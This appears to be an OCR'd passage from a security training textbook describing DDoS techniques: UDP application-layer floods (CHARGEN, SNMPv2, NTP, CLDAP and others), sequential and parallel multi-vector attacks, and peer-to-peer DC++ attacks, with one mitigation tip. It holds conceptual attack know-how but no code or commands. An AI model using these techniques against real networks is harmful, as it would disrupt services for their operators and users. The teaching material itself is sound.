
1 **CharGEN**
2 **SNMPv2**
3 **QOTD**
4 **RPC**
7 **TFTP**
8 **NetBIOS**
5 **SSDP**
6 **CLDAP**
9 **NTP**
10 **Quake Network Protocol**
11 **Steam Protocol**
12 **VoIP**

UDP Application Layer Flood Attack

Though UDP flood attacks are known for their volumetric attack nature, some application layer protocols that rely on UDP can be employed by attackers to perform flood attacks on target networks.

The following are examples for UDP-based application layer protocols that attackers can employ for flooding target networks:

- Character Generator Protocol (CHARGEN)
- Simple Network Management Protocol Version 2 (SNMPv2)
- Quote of the Day (QOTD)
- Remote procedure call (RPC)
- SSDP
- Connection-less Lightweight Directory Access Protocol (CLDAP)
- Trivial File Transfer Protocol (TFTP)
- Network Basic Input/Output System (NetBIOS)
- NTP
- Quake Network Protocol
- Steam Protocol
- Voice over Internet Protocol (VoIP)



Multi-Vector Attack

- In multi-vector DDoS attacks, the attackers use **combinations of volumetric**, protocol, and application-layer attacks to disable the target system or service
- Attackers rapidly and repeatedly change the form of their DDoS attack (e.g., SYN packets, Layer 7)
- These attacks are either **launched one vector at a time** or in parallel to confuse a company's IT department and exhaust their resources with their focus diverted to the wrong solution

Multi-Vector attack in sequence

Attacker → Volumetric Attack → Protocol Attack → Application Layer Attack → Victim

Multi-Vector attack in parallel

Attacker → Volumetric Attack → Victim
Attacker → Protocol Attack → Victim
Attacker → Application Layer Attack → Victim

Multi-Vector Attack

In multi-vector DDoS attacks, the attacker uses combinations of volumetric, protocol, and application layer attacks to take down the target system or service. The attacker quickly changes from one form of DDoS attack (e.g., SYN packets) to another (layer 7). These attacks are either launched through one vector at a time or through multiple vectors in parallel to confuse a company's IT department, making them spend all their resources and maliciously diverting their focus.




Multi-Vector attack in sequence
Attacker
Volumetric Attack
Protocol Attack
Application Layer Attack
Victim
Multi-Vector attack in parallel
Attacker
Volumetric Attack
Protocol Attack
Application Layer Attack
Victim

Figure 10.19: Multi-vector attack



Peer-to-Peer Attack

- Using peer-to-peer attacks, attackers **instruct clients of peer-to-peer file sharing hubs** to disconnect from their peer-to-peer network and to connect to the victim's fake website
- Attackers **exploit flaws** found in the network using the DC++ (Direct Connect) protocol, which is used for sharing all types of files between instant messaging clients
- Using this method, attackers launch **massive denial-of-service attacks** and compromise websites

Peer-to-Peer Attack

A peer-to-peer attack is a form of DDoS attack in which the attacker exploits a number of bugs in peer-to-peer servers to initiate a DDoS attack. Attackers exploit flaws found in networks that use the Direct Connect (DC++) protocol, which allows the exchange of files between instant-messaging clients. This kind of attack does not use botnets. Unlike a botnet-based attack, a peer-to-peer attack eliminates the need for attackers to communicate with the clients they subvert. Here, the attacker instructs clients of large peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and instead connect to the victim's website. Consequently, several thousand computers may aggressively attempt to connect to a target website, causing a drop in the performance of the target website. It is easy to identify peer-to-peer attacks based on signatures. By using this method, attackers launch massive DoS attacks to compromise websites.

Peer-to-peer DDoS attacks can be minimized by specifying ports for peer-to-peer communication. For example, specifying port 80 to disallow peer-to-peer communication minimizes the possibility of attacks on websites.

